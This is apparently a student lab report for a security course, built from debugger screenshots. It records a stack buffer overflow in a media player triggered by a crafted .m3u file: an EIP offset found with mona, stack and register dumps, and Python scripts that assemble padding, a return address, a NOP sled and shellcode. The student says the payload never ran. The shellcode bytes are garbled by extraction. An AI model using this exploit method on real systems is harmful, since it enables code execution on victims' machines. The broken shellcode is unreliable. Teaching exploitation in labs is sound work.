




CS 373 Report

I increase the As to 20,000 and to 30,000 until the program crashed,






I tried to run the program and see the following:



The notification popup after filling with 30000 As, where EIP turn into 41414141



I then input some “B” in replacement of “A” to track step by step

The EIP now show 42424242, which it shown the HEX representation of B

By using !mona pc5000, i was able to generate 5000 bytes of random letters in replacement of B and restart the debugger along with the new files.

The EIP address now change.

It then Found at the position at Hex : 6A42376A

```
6A42376A [20:30:24] Access Violation when executing 6A42376A
0BA0F000 [+] Command used:
0BA0F000 !mona pattern_offset 6A42376A
0BA0F000 Looking for j7Bj in pattern of 500000 bytes
0BA0F000 - Pattern j7Bj (0x6A42376A) found in cyclic pattern at position 1072
0BA0F000 Looking for j7Bj in pattern of 500000 bytes
0BA0F000 Looking for jB7j in pattern of 500000 bytes
0BA0F000 - Pattern jB7j not found in cyclic pattern (uppercase)
0BA0F000 Looking for j7Bj in pattern of 500000 bytes
0BA0F000 Looking for jB7j in pattern of 500000 bytes
0BA0F000 - Pattern jB7j not found in cyclic pattern (lowercase)
0BA0F000 [+] This mona.py action took 0:00:00.359000

!mona pattern_offset 6A42376A
```


Using Pattern_offset, I can found the Position is at 1072, which mean the length needed to overwrite EIP is 1072 characters, which also mean we need to extend As to (25000 + 1072) characters in total.

Next step, I fill the gap between A and EIP and after EIP following B and C.

Address	Hex dump	ASCII
000FF748	41 41 41 41 41 41 41 41	AAAAAAAA
000FF750	42 42 42 42 43 43 43 43	BBBBCCCC
000FF758	43 43 43 43 43 43 43 43	CCCCCCCC
000FF760	43 43 43 43 43 43 43 43	CCCCCCCC
000FF768	43 43 43 43 43 43 43 43	CCCCCCCC
000FF770	43 43 43 43 43 43 43 43	CCCCCCCC
000FF778	43 43 43 43 43 43 43 43	CCCCCCCC
000FF780	43 43 43 43 43 43 43 43	CCCCCCCC

d esp

Seeing B filled where I expected it to be, I now changed all C to “Here is where I need to check”



Address	Hex dump	ASCII
000FF738	41 41 41 41 41 41 41 41	AAAAAAAA
000FF740	41 41 41 41 41 41 41 41	AAAAAAAA
000FF748	41 41 41 41 41 41 41 41	AAAAAAAA
000FF750	42 42 42 42 48 65 72 65	BBBBHere
000FF758	20 69 73 20 77 68 65 72	is wher
000FF760	65 20 49 20 65 65 65 64	e I need
000FF768	20 74 6F 20 63 68 65 63	to chec
000FF770	68 00 41 41 41 41 41 41	k.AAAAAA

d esp

```
def main():
    #we need a file, I just call it crash.m3u
    out = open('crash.m3u','w')
    EIP = 'BBBB'
    C = 'C' * 1000
    DumpLetter = 'A' * (25000 + 1072)
    RandomW = 'Here is where I need to check'


    write_string = DumpLetter + EIP + RandomW

    #write out and close the file
    out.write(write_string)
    out.close()
    print('Success')

if __name__ == '__main__':
```

I rewrite my python code to have a better chance of seeing where characters will start

As you can see, the ESP start at “ is where I need to check”, where “ “ is the 5th character



```
Registers (FPU)
EAX 00000001
ECX 77F51680 ntdll.77F51680
EDX 00A10000
EBX 00104A58
ESP 000FF758 ASCII " is where I need to check"
EBP 00323F90 ASCII "C:\Documents and Settings\Owner\Desktop\crash.m3u"
ESI 77C5ACE0 msvort.77C5ACE0
EDI 000065F9
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 77FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty ▶ 0x00000000
ST1 empty ▶ 0x00000000
ST2 empty ▶ 0x00000000
ST3 empty ▶ 0x00000000
ST4 empty ▶ 0x00000000
ST5 empty ▶ 0x00000000
ST6 empty ▶ 0x00000000
ST7 empty ▶ 0x00000000
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Now I will add 4 random characters before “_” and see if I can see the whole string that I wanted.


```

Registers (FPU)
EAX 00000001
ECX 77F5168D ntdll.77F5168D
EDX 00A10000
EBX 00104A58
ESP 000FF758 ASCII "Here is where I need to check"
EBP 00323F90 ASCII "C:\Documents and Settings\Owner\Desktop\crash.m3u"
ESI 77C5ACE0 msvort.77C5ACE0
EDI 000065FD
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty Pjw0x0$
ST1 empty Pjw0x0$
ST2 empty Pjw0x0$
ST3 empty Pjw0x0$
ST4 empty Pjw0x0$
ST5 empty Pjw0x0$
ST6 empty Pjw0x0$
ST7 empty Pjw0x0$
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Using d esp again, i was able to see where my “PreCode” were added into the table. Now, I finally have control over EIP

```

...

def main():
    #we need a file, I just call it crash.m3u
    out = open('crash.m3u','w')
    PreCode = 'ZZZZ'
    EIP = 'BBBB'
    C = 'C' * 1000
    DumpLetter = 'A' * (25000 + 1072)
    RandomW = 'Here is where I need to check'

    write_string = DumpLetter + EIP + PreCode +RandomW

    #write out and close the file
    out.write(write_string)
    out.close()
    print('Success')

```

I then use !mona modules to list all modules that currently running and filter them with aslr=false and rebase=true


```
TinPattern.py - C:\Documents and Settings\Owner\Desktop\TinPattern.py
File Edit Format Run Options Windows Help

[ ] We are running this on an old XP VM.
[ ] The versions of python and notepad++ are the latest that run on such an old pl
[ ] If you don't know how to edit the system path, just ask when we get started. L
'''

def main():
    #we need a file, I just call it crash.m3u
    out = open('crash.m3u', 'w')
    PreCode = 'ZZZZ'
    EIP = '\x58\xB0\x01\x10'
    C = 'C' * 1000
    DumpLetter = '\x41' * 26072
    ShellCodeNOP = '\x90' * 25
    ShellCode = ("
\xD9\xEC\x74\x24\xF4\xB8\x1E\x28\x1F\x44\xDE\x5B\x31\xC9\x
\x33\x31\x43\x17\x83\xEB\xFC\x03\x6B\x0C\xA6\x2B\x97\xDA\xAF"
\xD4\x67\x1B\xD0\x5D\x82\x2A\xC2\x3A\xC7\x1F\xD2\x49\x85\x93"
\x99\x1C\x3D\x27\xEF\x88\x32\x80\x5A\xEF\x7D\x11\x6B\x2F\xD1"
\xD1\xED\xD3\x2B\x06\xCE\xEA\xE4\x5B\x0F\x2A\x18\x93\x5D\xE3"
\x57\x06\x72\x80\x25\x9B\x73\x46\x22\xA3\x0B\xE3\xF4\x50\xA6"
\xEA\x24\xC8\xBD\xA5\xDC\x62\x99\x15\xDD\xA7\xF9\x6A\x94\xCC"
\xCA\x19\x27\x05\x03\xE1\x16\x69\xC8\xDC\x97\x64\x10\x18\x1F"
\x97\x67\x52\x5C\x2A\x70\xA1\x1F\xF0\xF5\x34\x87\x73\xAD\x9C"
\x36\x57\x28\x56\x34\x1C\x3E\x30\x58\xA3\x93\x4A\x64\x28\x12"
\x9D\xED\x6A\x31\x39\xB6\x29\x58\x18\x12\x9F\x65\x7A\xFA\x40"
\xC0\xF0\xE8\x95\x72\x5B\x66\x6B\xF6\xE1\xCF\x6B\x08\xEA\x7F"
\x04\x39\x61\x10\x53\xC6\xA0\x55\xAB\x8C\xEE\x9\xFF\x24\x49\x78"
\x42\x29\x6A\x56\x80\x54\xE9\x53\x78\xA3\xF1\x11\x7D\xEF\xB5"
\xCA\x0F\x60\x50\xED\xBC\x81\x71\x8E\x23\x12\x19\x7F\xC6\x92"
"\xB8\x7F")
    RandomW = 'Here is where I need to check'

    write_string = DumpLetter + EIP + ShellCodeNOP + ShellCode
    #write out and close the file
    out.write(write_string)
    out.close()
    print('Success')
```

I cannot popup the calculator and really do not understand why it won't popup, I tried different shellcodes but never had a chance to pop it up. I followed every step of the instructions, I also used the exact same shellcode in the instructions but have no clues of

it popping.

